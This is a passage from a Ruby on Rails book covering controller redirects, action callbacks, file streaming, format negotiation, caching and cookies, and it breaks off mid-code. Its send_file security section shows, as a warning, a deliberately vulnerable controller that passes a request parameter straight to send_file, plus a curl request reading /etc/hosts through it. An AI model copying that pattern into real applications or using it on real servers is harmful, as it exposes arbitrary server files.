
The main reason to redirect rather than just render a template after creating or editing a resource (really a POST action) has to do with browser reload behavior. If you didn't redirect, the user would be prompted to re-submit the form if they hit the back button or reload.



Sebastian says...

Which redirect is the right one? When you use Rails' `redirect_to` method, you tell the user agent (i.e., the browser) to perform a new request for a different URL. That response can mean different things, and it's why modern HTTP has four different status codes for redirection. The old HTTP 1.0 had two codes: 301 aka *Moved Permanently* and 302 aka *Moved Temporarily*.

A permanent redirect meant that the user agent should forget about the old URL and use the new one from now on, updating any references it might have kept (i.e., a bookmark or in the case of Google, its search databases). A temporary redirect was a *one-time only* affair. The original URL was still valid, but for this particular request the user agent should fetch a new resource from the redirection URL.

But there was a problem: If the original request had been a POST, what method should be used for the redirected request? For permanent redirects it was safe to assume the new request should be a GET, since that was the case in all usage scenarios. But temporary redirects were used both for redirecting to a view of a resource that had just been modified in the original POST request (which happens to be the most common usage pattern) and also for redirecting the entire original POST request to a new URL that would take care of it.

HTTP 1.1 solved this problem with the introduction of two new status codes: 303 meaning *See Other* and 307 meaning *Temporary Redirect*. A 303 redirect would tell the user agent to perform a GET request, regardless of what the original verb was, whereas a 307 would always use the same method used for the original request. These days, most browsers handle 302 redirects the same way as 303, with a GET request, which is the argument used by the Rails Core Team to keep using 302 in `redirect_to`. A 303 status would be the better alternative because it leaves no room for interpretation (or confusion), but I guess nobody has found it annoying enough to push for a patch.

The `redirect_to` Method

The `redirect_to` method takes two parameters:

```
redirect_to(target, response_status = {})
```

The target parameter takes one of several forms.

Hash - The URL will be generated by calling `url_for` with the argument provided.

```
redirect_to action: "show", id: 5
```

Active Record object—The URL will be generated by calling `url_for` with the object provided, which should generate a named URL for that record.

```
redirect_to post
```

String starting with protocol like `http://`—Used directly as the target url for redirection.

```
redirect_to "http://www.rubyonrails.org"
redirect_to articles_url
```

String not containing a protocol—The current protocol and host is prepended to the argument and used for redirection.

```
redirect_to "/"
redirect_to articles_path
```

Proc—A proc that will be executed in the controller's context. Should return any of the above options for a target.

```
redirect_to proc { edit_post_url(@post) }
```



Courtenay says...

Remember that `redirect` and `render` statements don't magically halt execution of your controller action method. To prevent `DoubleRenderError`, consider explicitly calling `return` after `redirect_to` or `render` like this:

```
def show
  @user = User.find(params[:id])
  if @user.activated?
    render :activated and return
  end
  ...
end
```

Redi-

rection happens as a “302 Moved” header unless otherwise specified. The `response_status` parameter takes a hash of arguments. The code can be specified by name or number, as in the following examples:

```
redirect_to post_url(@post), status: :found
redirect_to :atom, status: :moved_permanently
redirect_to post_url(@post), status: 301
redirect_to :atom, status: 302
```

It is also possible to assign a flash message as part of the redirection. There are two special accessors for commonly used flash names `alert` and `notice`, as well as a general purpose flash bucket.

```
redirect_to post_url(@post), alert: "Watch it, mister!"
redirect_to post_url(@post), status: :found, notice: "Pay attention to the road"
redirect_to post_url(@post), status: 301, flash: { updated_post_id: @post.id }
redirect_to :atom, alert: "Something serious happened"
```

The `redirect_back` method

You can use `redirect_back` to return the user to the page they just came from, a very useful technique in traditional web applications. The location to “go back to” is pulled from the `HTTP_REFERER` header. Since it isn’t guaranteed to be set by the browser, you must provide a `fallback_location` parameter.

```
redirect_back fallback_location: root_path
```

By default, redirecting to another host is allowed. You can disallow it by setting the `allow_other_host` option to `false`.

Controller/View Communication

When a view template is rendered, it generally makes use of data that the controller has pulled from the database. In other words, the controller gets what it needs from the model layer and hands it off to the view.

The way Rails implements controller-to-view data handoffs is through instance variables. Typically, a controller action initializes one or more instance variables. Those instance variables can then be used by the view. This is done via the `assigns` hash which is provided to the view at initialization. Want to see everything that comes across the controller-view boundary? Throw `debug(assigns)` into your template and take a look at the output.⁵⁴

⁵⁴The `assigns` attribute is essentially internal to Rails, and you should not use it directly in your production code.

**Stephen says...**

I'm a cranky old man, and dammit, Rails is wrong, wrong, wrong. Using instance variables to share data with the view sucks. If you want to see how my Decent Exposure library helps you avoid this horrible practice, skip ahead to the next section.

There's a bit of irony (and possible confusion for newcomers) in the choice of instance variables to share data between controllers and views. The main reason that instance variables exist is so that objects (whether Controller objects, String objects, and so on) can hold on to data that they don't share with other objects. When your controller action is executed, everything is happening in the context of a controller object—an instance of, say, `DemoController` or `EventController`. *Context* includes the fact that every instance variable in the code belongs to the controller instance.

When the view template is rendered, the context is that of a different object, an instance of `ActionView::Base`. That instance has its own instance variables and does not have access to those of the controller object.

So instance variables, on the face of it, are about the worst choice for a way for two objects to share data. However, it's possible to make it happen—or make it appear to happen. What Rails does is to loop through the controller object's variables and, for each one, create an instance variable for the view object, with the same name and containing the same data.

It's kind of labor-intensive for the framework: It's like copying over a grocery list by hand. But the end result is that things are easier for you, the programmer. If you're a Ruby purist, you might wince a little bit at the thought of instance variables serving to connect objects, rather than separate them. On the other hand, being a Ruby purist should also include understanding the fact that you can do lots of different things in Ruby—such as copying instance variables in a loop. So there's nothing really un-Ruby-like about it. And it does provide a seamless connection, from the programmer's perspective, between a controller and the template it's rendering.

Decent Exposure

Even though it's the standard way exposed by the Rails documentation, sharing state via instance variables in controllers promotes close coupling with views.

Hashrocket's [Decent Exposure](https://github.com/hashrocket/decent_exposure) gem⁵⁵ provides a declarative manner of exposing an interface to the state that controllers contain, thereby decreasing coupling and improving your testability and overall design.

When invoked, Decent Exposure's `expose` macro creates a method with the given name, evaluates the provided block and memoizes the result. This method is then declared as a `helper_method` so that views may have access to it and is made unrouteable as an action. When no block is given, `expose` attempts to intuit which resource you want to acquire:

⁵⁵https://github.com/hashrocket/decent_exposure

```
expose :timesheet
```

Does something kind of like this, just more concisely:

```
Timesheet.find(params[:timesheet_id] || params[:id])
```

The symbol passed to `expose` is used to guess the class name of the object you want to find and related parameters—useful since almost every controller in a normal Rails application uses this kind of code in the show, edit, update and destroy actions.

In a slightly more complicated scenario, you might need to find an instance of an object using something other than a simple `find` method on its Active Record class. Decent Exposure provides an array of options for customizing default behavior, including `:scope`:

```
expose :client
expose :timesheet, scope: -> { client.timesheets }
```

The example says, “search for timesheets in the client’s association instead of the `Timesheet` class.” And note that exposures can refer to each other.



In the RESTful controller paradigm, with its nesting of resources, you’ll find yourself using this particular idiom again and again.

Exposing completely custom code is just a matter of passing a block.

```
expose :client
expose :timesheet, scope: -> { client.timesheets }
expose :timesheet_approval_presenter do
  TimesheetApprovalPresenter.new(timesheet, current_user)
end
```

or a symbol

```
expose :client
expose :timesheet, scope: -> { client.timesheets }
expose :timesheet_approval_presenter, :setup_presenter
...

private

def setup_presenter
  ...
  TimesheetApprovalPresenter.new(timesheet, current_user)
end
```

The last couple of examples also demonstrate how `expose` declarations can depend on each other. In fact, proper use of `expose` should eliminate most model-lookup code from your actual controller actions.

At Hashrocket, use of Decent Exposure has proven so beneficial that it completely replaced direct use of instance variables in controllers and views. The helper methods created by the `expose` macro are just referred to directly in the view.

Action Callbacks

Action callbacks enable controllers to run shared pre and post processing code for their actions. These callbacks can be used to do authentication, caching, or auditing before the intended action is performed. Callback declarations are macro style class methods, that is, they appear at the top of your controller method, inside the class context, before method definitions. We suggest omitting the parentheses around the method arguments, to emphasize their declarative nature, like this:

```
before_action :require_authentication
```

As with many other macro-style methods in Rails, you can pass as many symbols as you want to the callback method:

```
before_action :security_scan, :audit, :compress
```

Or you can break them out into separate lines, like this:

```
before_action :security_scan
before_action :audit
before_action :compress
```

Importantly, action callbacks have access to `request`, `response`, and all the instance variables set by other callbacks in the chain or by the action (in the case of `after` callbacks). Action callbacks can set instance variables to be used by the requested action and often do so.

Action Callback Inheritance

Controller inheritance hierarchies share action callbacks *downward*. Your average Rails application has an ApplicationController from which all other controllers inherit, so if you wanted to add action callbacks that are always run no matter what, that would be the place to do so.

```
class ApplicationController < ActionController::Base
  after_action :compress
```

Subclasses can also add and/or skip already defined action callbacks without affecting the superclass. For example, consider the two related classes in Listing 4.1, and how they interact.

Listing 4.1: A Pair of Cooperating before callbacks

```
class BankController < ActionController::Base
  before_action :audit

  protected

  def audit
    # record this controller's actions and parameters in an audit log
  end

end

class VaultController < BankController
  before_action :verify_credentials

  protected

  def verify_credentials
    # make sure the user is allowed into the vault
  end

end
```

Any actions performed on BankController (or any of its subclasses) will cause the audit method to be called before the requested action is executed. On the VaultController, first the audit method is called, followed by verify_credentials, because that's the “downwards” order in which the callbacks were specified, as per the inheritance hierarchy. (Callbacks are executed in the class context where they're declared, and the BankController has to be loaded before VaultController, since it's the parent class.)

If the audit method happens to call render or redirect_to for whatever reason, verify_credentials and the requested action are never called. This is called *halting the action callback chain*.

Action Callback Types

An action callback can take one of three forms: method reference (symbol), external class, or block. The first is by far the most common and works by referencing a protected method somewhere in the inheritance hierarchy of the controller. In the bank example in [Listing 4.1](#), both `BankController` and `VaultController` use this form.

Action Callback Classes

Using an external class makes for more easily reused generic callbacks, such as output compression. External callback classes are implemented by having a static callback method on any class and then passing this class to the action callback method, as in [Listing 4.2](#). The name of the class method should match the type of callback desired (for example, before, after, around).

Listing 4.2: An output compression action callback

```
class OutputCompressionActionCallback
  def self.after(controller)
    controller.response.body = compress(controller.response.body)
  end
end

class NewspaperController < ActionController::Base
  after_action OutputCompressionActionCallback
end
```

The method of the *action callback* class is passed the controller instance it is running in. It gets full access to the controller and can manipulate it as it sees fit. The fact that it gets an instance of the controller to play with also makes it seem like feature envy, and frankly, we haven't had much use for this technique.

Inline Method

The inline method (using a block parameter to the action method) can be used to quickly do something small that doesn't require a lot of explanation or just as a quick test.

```
class WeblogController < ActionController::Base
  before_action do
    redirect_to new_user_session_path unless authenticated?
  end
end
```

The block is executed in the context of the controller instance, using `instance_eval`. This means that the block has access to both the request and response objects complete with convenience methods for `params`, `session`, `template`, and `assigns`.

Action Callback Chain Ordering

Using `before_action` and `after_action` appends the specified callbacks to the existing chain. That's usually just fine, but sometimes you care more about the order in which the callbacks are executed. When that's the case, you can use `prepend_before_action` and `prepend_after_action`. Callbacks added by these methods will be put at the beginning of their respective chain and executed before the rest, like the example in Listing 4.3.

Listing 4.3: An example of prepending before action callbacks

```
class ShoppingController < ActionController::Base
  before_action :verify_open_shop

class CheckoutController < ShoppingController
  prepend_before_action :ensure_items_in_cart, :ensure_items_in_stock
```

The action callback chain for the `CheckoutController` is now `:ensure_items_in_cart`, `:ensure_items_in_stock`, `:verify_open_shop`. So if either of the `ensure` callbacks halts execution, we'll never get around to seeing if the shop is open.

You may pass multiple action callback arguments of each type as well as a block. If a block is given, it is treated as the last argument.

Around Action Callbacks

Around action callbacks wrap an action, executing code both before and after the action that they wrap. They may be declared as method references, blocks, or objects with an `around` class method.

To use a method as an `around_action`, pass a symbol naming the Ruby method. Use `yield` within the method to run the action.

For example, Listing 4.4 has an around callback that logs exceptions (not that you need to do anything like this in your application; it's just an example).

Listing 4.4: An around action callback to log exceptions

```
around_action :catch_exceptions

private

def catch_exceptions
  yield
rescue => exception
  logger.debug "Caught exception! #{exception}"
  raise
end
```

To use a block as an `around_action`, pass a block taking both the controller and the action parameters as arguments. You can't call `yield` from blocks in Ruby, so explicitly invoke `call` on the action parameter:

```
around_action do |controller, action|
  logger.debug "before #{controller.action_name}"
  action.call
  logger.debug "after #{controller.action_name}"
end
```

To use an action callback object with `around_action`, pass an object responding to `:around`. With an action callback method, yield to the block like this:

```
around_action BenchmarkingActionCallback

class BenchmarkingActionCallback
  def self.around(controller)
    Benchmark.measure { yield }
  end
end
```

Action Callback Chain Skipping

Declaring an action callback on a base class conveniently applies to its subclasses, but sometimes a subclass should skip some of the action callbacks it inherits from a superclass:

```
class ApplicationController < ActionController::Base
  before_action :authenticate
  around_action :catch_exceptions
end

class SignupController < ApplicationController
  skip_before_action :authenticate
end

class HackedTogetherController < ApplicationController
  skip_action_callback :catch_exceptions
end
```

Action Callback Conditions

Action callbacks may be limited to specific actions by declaring the actions to include or exclude, using `:only` or `:except` options. Both options accept single actions (such as `only: :index`) or arrays of actions (`except: [:foo, :bar]`).

```
class Journal < ActionController::Base
  before_action :authorize, only: [:edit, :delete]

  around_action except: :index do |controller, action_block|
    results = Profiler.run(&action_block)
    controller.response.sub! "</body>", "#{results}</body>"
  end

  private

  def authorize
    # Redirect to login unless authenticated.
  end
end
```

Action Callback Chain Halting

The `before_action` and `around_action` methods may halt the request before the body of a controller action method is run. This is useful, for example, for denying access to unauthenticated users. As mentioned earlier, all you have to do to halt the before action chain is call `render` or `redirect_to`. After action callbacks will not be executed if the before action chain is halted.

Around action callbacks halt the request unless the action block is called. If an around action callback returns before yielding, it is effectively halting the chain and any after action callbacks will not be run.

Streaming

Rails has built-in support for streaming content back to the requesting client, as opposed to its normal duties rendering view templates.

Streaming Templates

By default, when a view is rendered in Rails, it first renders the template, and then the layout of the view. When returning a response to a client, all required Active Record queries are run, and the entire rendered template is returned all in one burst.

But Rails also supports streaming views to the client. This enables views to be rendered as they are processed, including only running Active Record scoped queries when they are needed. In order to achieve this, Rails reverses the normal rendering order. The layout is rendered first instead of last, then each part of the template is processed.

To enable view streaming, pass the option `stream` to the `render` method.

```
class EventController < ActionController::Base
  def index
    @events = Events.all
    render stream: true
  end
end
```

This approach can only be used to stream view templates. To stream other types of data, such as JSON, you need to use `ActionController::Live`⁵⁶.

Streaming Buffers and Files

Rails also supports sending buffers and files with two methods in the `ActionController::DataStreaming` module: `send_data` and `send_file`.

```
send_data(data, options = {})
```

The `send_data` method enables you to send textual or binary data in a buffer to the user as a named file. You can set options that affect the content type and apparent filename and alter whether an attempt is made to display the data inline with other content in the browser or the user is prompted to download it as an attachment.

Options

The `send_data` method has the following options:

- :filename**
Suggests a filename for the browser to use.
- :type**
Specifies an HTTP content type. Defaults to 'application/octet-stream'.
- :disposition**
Specifies whether the file will be shown inline or downloaded. Valid values are `inline` and `attachment` (default).
- :status**
Specifies the status code to send with the response. Defaults to '200 OK'.

⁵⁶<https://api.rubyonrails.org/classes/ActionController/Live.html>

Usage Examples

Creating a download of a dynamically generated tarball:

```
send_data my_generate_tarball_method("dir"), filename: "dir.tgz"
```

Sending a dynamic image to the browser, like, for instance, a captcha system:

```
require "RMagick"

class CaptchaController < ApplicationController

  def image
    # create an RMagic canvas and render difficult to read text on it
    ...

    img = canvas.flatten_images
    img.format = "JPG"

    # send it to the browser
    send_data img.to_blob, disposition: 'inline', type: 'image/jpg'
  end
end
```

```
send_file(path, options = {})
```

The `send_file` method sends an existing file down to the client using `Rack::Sendfile` middleware, which intercepts the response and replaces it with a webserver specific `X-Sendfile` header. The web server then becomes responsible for writing the file contents to the client instead of Rails. This can dramatically reduce the amount of work accomplished in Ruby and takes advantage of the web servers optimized file delivery code.⁵⁷

Options

Here are the options available for `send_file`:

```
:filename
  Suggests a filename for the browser to use. Defaults to File.basename(path)

:type
  Specifies an HTTP content type. Defaults to 'application/octet-stream'.
```

⁵⁷More information, particularly about webserver configuration available at <https://www.rubydoc.info/github/rack/rack/Rack/Sendfile>

:disposition

Specifies whether the file will be shown inline or downloaded. Valid values are 'inline' and 'attachment' (default).

:status

Specifies the status code to send with the response. Defaults to '200 OK'.

:url_based_filename

Should be set to true if you want the browser to guess the filename from the URL, which is necessary for i18n filenames on certain browsers (setting :filename overrides this option).

There's also a lot more to read about Content-* HTTP headers⁵⁸ if you'd like to provide the user with additional information that Rails doesn't natively support (such as Content-Description).

Security Considerations

Note that the `send_file` method can be used to read any file accessible to the user running the Rails server process, so be extremely careful to sanitize⁵⁹ the `path` parameter if it's in any way coming from untrusted users.

If you want a quick example, try the following controller code:

```
class FileController < ActionController::Base
  def download
    send_file(params[:path])
  end
end
```

Give it a route

```
get "file/download" => "file#download"
```

then fire up your server and request any file on your system:

⁵⁸See the official spec at <https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html>.

⁵⁹Heiko Webers has an old, yet still useful write-up about sanitizing filenames at <http://www.rorsecurity.info/2007/03/27/working-with-files-in-rails/>.

```
$ curl http://localhost:3000/file/download?path=/etc/hosts
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1    localhost
255.255.255.255 broadcasthost
::1         localhost
fe80::1%lo0 localhost
```



Courtenay says...

There are few legitimate reasons to serve static files through Rails. Unless you are protecting content, I strongly recommend you cache the file after sending it. There are a few ways to do this. Since a correctly configured web server will serve files in `public/` and bypass rails, the easiest is to just copy the newly generated file to the public directory after sending it:

All

```
public_dir = File.join(Rails.root, "public", controller_path)
FileUtils.mkdir_p(public_dir)
FileUtils.cp(filename, File.join(public_dir, filename))
```

subsequent views of this resource will be served by the web server.

Usage Examples

Here's the simplest example, just a simple zip file download:

```
send_file "/path/to.zip"
```

Sending a JPG to be displayed inline requires specification of the MIME content-type:

```
send_file "/path/to.jpg",
  type: "image/jpeg",
  disposition: "inline"
```

This will show a 404 HTML page in the browser. We append a charset declaration to the MIME type information:

```
send_file '/path/to/404.html',  
  type: 'text/html; charset=utf-8',  
  status: 404
```

How about streaming an FLV file to a browser-based Flash video player?

```
send_file @video_file.path,  
  filename: "#{video_file.title}.flv",  
  type: "video/x-flv",  
  disposition: "inline"
```

Regardless of how you do it, you may wonder why you would need a mechanism to send files to the browser anyway, since it already has one built in—requesting files from the `public` directory. Well, many times a web application will front files that need to be protected from public access. (For example, it's a common requirement for membership-based adult websites.)

The `respond_to` Method

As we learned in [Chapter “REST, Resources, and Rails”](#), a resource can have different representations (we will refer to them as formats from now on). We could for example represent our auction as an HTML page or as a JSON document.

In HTTP, the format of the response is negotiated between the client and the server. The client provides the server with a prioritized list of formats that it understands via the `Accept` header. The server then chooses a format from the provided list or rejects the request. In `curl` we can set a request header with the `-H` option:

```
$ curl http://localhost:3000/auctions/1 -H "Accept: application/json" -v  
GET /auctions/1 HTTP/1.1  
Host: localhost:3000  
User-Agent: curl/7.58.0  
Accept: application/json
```

This tells our server that the client only accepts JSON. In addition, every route you create in Rails automatically get URL recognition for URLs ending with a dot and a `:format` parameter. A `.json` on the end of the URL has the same effect as setting the `Accept` header to `application/json`:


```
$ curl http://localhost:3000/auctions/1.json -v
GET /auctions/1 HTTP/1.1
Host: localhost:3000
User-Agent: curl/7.58.0
Accept: */*
```

Notice that curl now defaulted to the `*/*` Accept header which means that it will accept any format.

In Rails, the controller is responsible for reacting to the format requested by the client. The `respond_to` method enables you to write your action so that it will return different results, depending on the requested format. Here's a `show` action for the `products` controller that offers either HTML or JSON:

```
def show
  @auction = Auction.find(params[:id])
  respond_to do |format|
    format.html
    format.json { render json: @auction.to_json }
  end
end
```

The `respond_to` block in this example has two clauses. The HTML clause just consists of `format.html`. A request for HTML will be handled by the usual rendering of a view template. The JSON clause includes a code block; if JSON is requested, the block will be executed and the result of its execution will be returned to the client.

Requesting a format that is not included as an option in the `respond_to` block will not generate an exception. Rails will return a 406 Not Acceptable status, to indicate that it can't handle the request.

If you want to set up an *else* condition for your `respond_to` block, you can use the `any` method, which tells Rails to catch any other formats not explicitly defined.

```
def show
  @product = Product.find(params[:id])
  respond_to do |format|
    format.html
    format.json { render json: @product.to_json }
    format.any
  end
end
```

Just make sure that you explicitly tell any what to do with the request or have view templates corresponding to the formats you expect. Otherwise, you'll get a `MissingTemplate` exception.

```
ActionView::MissingTemplate (Missing template products/show,
  application/show with {:locale=>[:en], :formats=>[:xml],
  :handlers=>[:erb, :builder, :raw, :ruby, :jbuilder, :coffee]}.)
```

Variants

Variants is a feature to render different HTML, JSON, and XML templates based on some criteria. To illustrate, assuming we have an application that requires specific templates to be rendered for iPhone devices only, we can set a request variant in a `before_action` callback.

```
class ApplicationController < ActionController::Base
  before_action :set_variant

  protected

  def set_variant
    request.variant = :mobile if request.user_agent =~ /iPhone/i
  end
end
```

Next, in a controller action, we can explicitly respond to variants like any other format. This includes the capability to execute code specific to the format by supplying a block to the declaration.

```
class PostsController < ApplicationController
  def index
    ...
    respond_to do |format|
      format.html do |html|
        html.mobile do # renders app/views/posts/index.html+mobile.html
          @mobile_only_variable = true
        end
      end
    end
  end
end
```

By default, if no `respond_to` block is declared within your action, Action Pack will automatically render the correct variant template if one exists in your views directory.

Variants can be used for more than just rendering views based on a user agent. Since a variant can be set based on any condition, it can be utilized for a variety of use cases, such as rolling out features to a certain group of application users or even A/B testing a template.

Allow Browsers

Specify the browser versions that are allowed to access all actions:

```
class ApplicationController < ActionController::Base
  allow_browser versions: { safari: 16.4, firefox: 121, ie: false }
end
```

This will allow:

- All versions of Chrome and Opera
- No IE
- Safari version 16.4 and up
- Firefox version 121 and up

You can also use the `versions: :modern` shorthand to restrict the usage of your website to what the Rails core team considers a modern browser.

But you wouldn't do that, of course. You are using progressive enhancement and don't fall back to practices we already deemed bad twenty years.



Seriously, don't use this.

Rate Limiting

Rails includes really simple rate limiting. You can call the `rate_limit` method in your controller:

```
class SessionController < ApplicationController
  rate_limit to: 100, within: 2.seconds

  # ...
end
```

This will limit the requests per client IP address to 100 within a two second window. Both `to` and `within` are required. You can pass the following named parameters:

- `by`: The identifier of the client, evaluated in the context of the controller processing the request (default: `request.remote_ip`)

- `with`: The status code for rate limited clients (default: `:too_many_requests`)
- `store`: The `ActiveSupport::Cache` which stores the information (default: `config.action_controller.cache_store`)



`Rack::Attack`⁶⁰ is a more powerful solution for blocking and throttling abusive requests.

Caching

Historically, Rails suffered from unfair criticisms over perceived weaknesses in scalability. The continued success of Rails in ultra high traffic usage at companies such as Groupon has made liars of the critics. It turns out that the raw CPU efficiency missing from Ruby is just not too much of a factor in IO-bound web applications. It is entirely possible to make your Rails application responsive and scalable with ease. Those mechanisms used to squeeze maximum performance out of your Rails apps are the subject of this chapter.

ETag support means that, in best-case scenarios, it's not even necessary to send any content at all back to the browser beyond a couple of HTTP headers.

Cache-Control

Action Controller offers a pair of methods for quickly setting HTTP Cache-Control headers. Their default behavior is to issue a *private* instruction so that intermediate caches (web proxies) must not cache the response. In this context, *private* only controls where the response may be cached and not the privacy of the message content.

The `public` setting indicates that the response may be cached by any cache or proxy and should never be used in conjunction with data served up for *a particular end user*. Using `curl --head`, we can examine how these methods affect HTTP responses. For reference, let's examine the output of a normal index action.

⁶⁰<https://github.com/rack/rack-attack>

```
$ curl --head localhost:3000/reports
HTTP/1.1 200 OK
Etag: W/"05584741b8fee2f7de3d8ad8357f1e60"
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
Date: Sun, 19 Dec 2021 13:58:09 GMT
Server: WEBrick/1.6.0 (Ruby/2.7.2/2020-10-01)
X-Runtime: 0.032448
Content-Length: 0
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: ...124cc92; path=/; HttpOnly
```

Don't get confused by the content length being zero. That's only because `curl --head` issues a HEAD request. If you're experimenting with your own Rails app, try `curl -v localhost:3000` to see all the HTTP headers plus the body content.

`expires_in(seconds, options = )`

This method will overwrite an existing `Cache-Control` header.⁶¹

Examples include

```
expires_in 20.minutes
expires_in 3.hours, public: true
expires_in 3.hours, 'max-stale' => 5.hours, public: true
```

Setting expiration to 20 minutes alters our reference output as follows:

```
Cache-Control: max-age=1200, private
```

`expires_now`

Sets a `Cache-Control` header of the response to `no-cache`, informing web proxies and browsers that they should not cache the response for subsequent requests.

ETags

The bulk of this chapter deals with caching content so that the server does less work than it would have to do otherwise but still incurs the cost of transporting page data to the browser. The *ETags* scheme, where E stands for *entity*, enables you only to send content to the browser if the data changed on the server since the last time a particular resource was requested. A properly

⁶¹See <https://datatracker.ietf.org/doc/html/rfc7234#section-5.2> for more information.

implemented ETags scheme is one of the most significant performance improvements that can be implemented on a high traffic website. Tim Bray wrote a now-classic blog post on the topic at <http://www.tbray.org/ongoing/When/200x/2008/08/14/Rails-ETags>.

Rendering automatically inserts the Etag header on *200 OK* responses, calculated as an MD5 hash of the response body. If a subsequent request comes in that has a matching Etag,⁶² the response will be changed to a *304 Not Modified*, and the response body will be set to an empty string.

The key to performance gains is to short circuit the controller action and prevent rendering if you know that the resulting Etag is going to be the same as the one associated with the current request. We believe you're being a good Internet citizen by paying attention to proper use of ETags.

Rails does not set a Last-Modified response header by default, so it's up to you to do so using one of the following methods.

fresh_when(options)

Sets ETag and/or Last-Modified headers and renders a 304 Not Modified response if the request is already *fresh*. Freshness is calculated using the `cache_key` method of the object (or array of objects) passed as the `:etag` option.

For example, the following controller action shows a public article:

```
expose(:article)

def show
  fresh_when(etag: article,
             last_modified: article.created_at.utc,
             public: true)
end
```

This code will only render the show template when necessary. As you can tell, this is superior even to view caching because there is no need to check the server's cache, and data payload delivered to the browser is almost completely eliminated.

stale?(options)

Sets the ETag and/or Last-Modified headers on the response and checks them against the client request (using `fresh_when`). If the request doesn't match the options provided, the request is considered stale and should be generated from scratch.

You want to use this method instead of `fresh_when` if there is additional logic needed at the controller level in order to render your view.

⁶²<https://datatracker.ietf.org/doc/html/rfc7234#section-4.3>

```
expose(:article)

expose(:statistics) do
  article.really_expensive_operation_to_calculate_stats
end

def show
  if stale?(etag: article,
            last_modified: article.created_at.utc,
            public: true)
    # decent_exposure memoizes the result, later used by the view
    statistics()

    respond_to do |format|
      ...
    end
  end
end
```

The normal rendering workflow is only triggered inside of the `stale?` conditional if needed.

Conclusion

In this chapter, we covered concepts at the very core of how Rails works: the request dispatcher and how controllers render views. Importantly, we covered the use of rendering and controller action callbacks, which you will use constantly, for all sorts of purposes. The Action Controller API is fundamental knowledge, which you need to understand well along your way to becoming an expert Rails programmer.

Moving on, we will cover a few aspects about controllers that we haven't talked about yet: Cookies, sessions and the flash.

Cookies, Session Management and the Flash

I'd hate to wake up some morning and find out that you weren't you!

—Dr. Miles J. Binnell (Kevin McCarthy) in *Invasion of the Body Snatchers* (Allied Artists, 1956)

HTTP is a stateless protocol. Without the concept of a session, there'd be no way to know that any HTTP request was related to another one. You'd never have an easy way to know who is accessing your application: Identification of your user would have to happen on each request.

We use the word *session* to refer both to the time that a user is actively using the application, as well as to refer to the data structure that we keep around for that user. The Rails way to design web applications dictates minimal use of the session for storage of stateful data. In keeping with the *share nothing* philosophy embraced by Rails, the proper place for persistent storage of data is the database or some other cached repository. Still, there is information that needs to be stored in the session.

In this chapter, we will start discussing cookies: They are the essential building blocks for offering a session. We will then dive into how sessions work in Rails and the different ways of how to store them. Then we will look at the Flash, a way to make information available only in the next request. Finally, we will wrap up by discussing what information should be stored in cookies and the session.

Cookies

A cookie is a bit of information that the server asks the browser to put in its storage. From that point on, the browser will include the cookie in every request it sends to the server. We can for example use cookies to store user preferences. Be aware that cookies increase the size of each request to your server.

Reading, Writing and Deleting Cookies

The cookie container, as it's known, looks like a hash. You can access it via the `cookies` method in the scope of controllers, view templates and helpers. It is filled with received cookies, along with the request, and sends out any cookies you write to it with the response. Note that cookies are read by value, so you won't get the cookie object itself back, just the value it holds as a string (or as an array of strings if it holds multiple values).

To create or update cookies, you assign values using the brackets operator. You may assign either a single string value or a hash containing options. We can write the cookie like this:


```
cookies[:list_mode] = "false"
```

We can read the cookie like this:

```
cookies[:list_mode] # "false"
```

We can also delete a cookie:

```
cookies.delete(:list_mode)
```

A cookie has a lifetime which defaults to “session”. The meaning of the “session” lifetime is defined by the browser, but in most cases this cookie is stored until you quit the browser. If you want to keep it longer than that, you can set the “Expires” attribute. In Rails, we use the `expires` option which takes a number of seconds as an argument, which defines when the cookie should be deleted by the browser. Rails convenience methods for time are useful here:

```
cookies[:recheck] = { value: "false", expires: 5.minutes.from_now }
```

You can also set it to a timestamp:

```
cookies[:contact] = { value: "false", expires: Time.utc(2063, 4, 5) }
```

One common use case is to set a cookie “forever”. As this is not part of the HTTP standard, Rails defines forever as “20 years” (make of that what you will). You can set a “permanent” cookie like this:

```
cookies.permanent[:answer] = "42"
```

Cookie Scope

Every cookie has a scope. The scope determines for every request if the cookie should be sent to the server depending on the URL. The scope consists of two attributes: `domain` and `path`.

By default, the `domain` attribute is `nil`. That signals to the browser that the cookie should only be sent to the exact domain that it came from. That specifically excludes subdomains.

If you set the `:domain` option to `:all`, the cookie will be sent for requests for the domain and all its subdomains:

```
cookies[:login] = {  
  value: @user.security_token,  
  domain: :all  
}
```

You can also specify a specific domain or a list of domains instead. Be aware, that those domains are suffixes: If you provide `example.com` as the domain, it will also apply to `x.example.com`.

The `:path` option is useful as it enables you to set options specific to particular sections or even particular records of your application. The path describes a prefix, so `/ideas` also applies to `/ideas/1`. It defaults to `/`, therefore matching all paths.

A cookie also has a `SameSite` attribute. It takes three possible values:

- **Strict:** The cookie is sent only to the same domain as the one that originated it
- **Lax:** Similar, with an exception for when the user navigates to a URL from an external site, such as by following a link
- **None:** No restrictions on cross-site requests

Because of its usefulness in protecting against CSRF attacks, `Lax` has become the standard in browsers.⁶³ But for older browsers the default is still `None`.

Since Rails 6.1, Rails sets cookies with `Lax` per default. You can change it with the `config.action_dispatch.cookies_same_site_protection` option if you really want to.

Cookie Access

We can further restrict the access to the cookie:

```
cookies[:account_number] = { value: @account.number, secure: true, httponly: true }
```

With the `:httponly` option set to `true` (`false` is the default), the cookies will not be accessible from JavaScript.

With the `:secure` option set to `true`, the cookie will only be transmitted over an HTTPS connection. The default depends on your `force_ssl` configuration: If you enforce HTTPS, Rails will also default to secure cookies. By default this means you have `:secure` enabled in production, but not in development or testing.

Signed and Encrypted Cookies

As a cookie is stored in the browser of a user, they can both read it and also change it. This might be fine for some cookies. For other cookies (like the session cookie we will get into next), it probably is not.

If you want your user to be able to read the cookie, but not change it, you can use a signed cookie:

⁶³https://caniuse.com/#feat=mdn-http_headers_set-cookie_samesite_lax_default

```
cookies.signed[:user_id] = current_user.id
```

When accessing the cookie, you need to use the `signed` method again:

```
cookies.signed[:user_id]
```

If the user changes the value of the cookie, Rails will check the signature and discard the cookie. However, it is still possible to read the cookie on the client-side. Let's say that you set a cookie readable by JavaScript, you could decode it with the following bit of JavaScript:

```
function decodeCookie(cookie) {  
  // reverse the URL encoding  
  cookie = decodeURIComponent(cookie);  
  
  // cut off the signature  
  cookie = cookie.split("--")[0];  
  
  // reverse the base64 encoding  
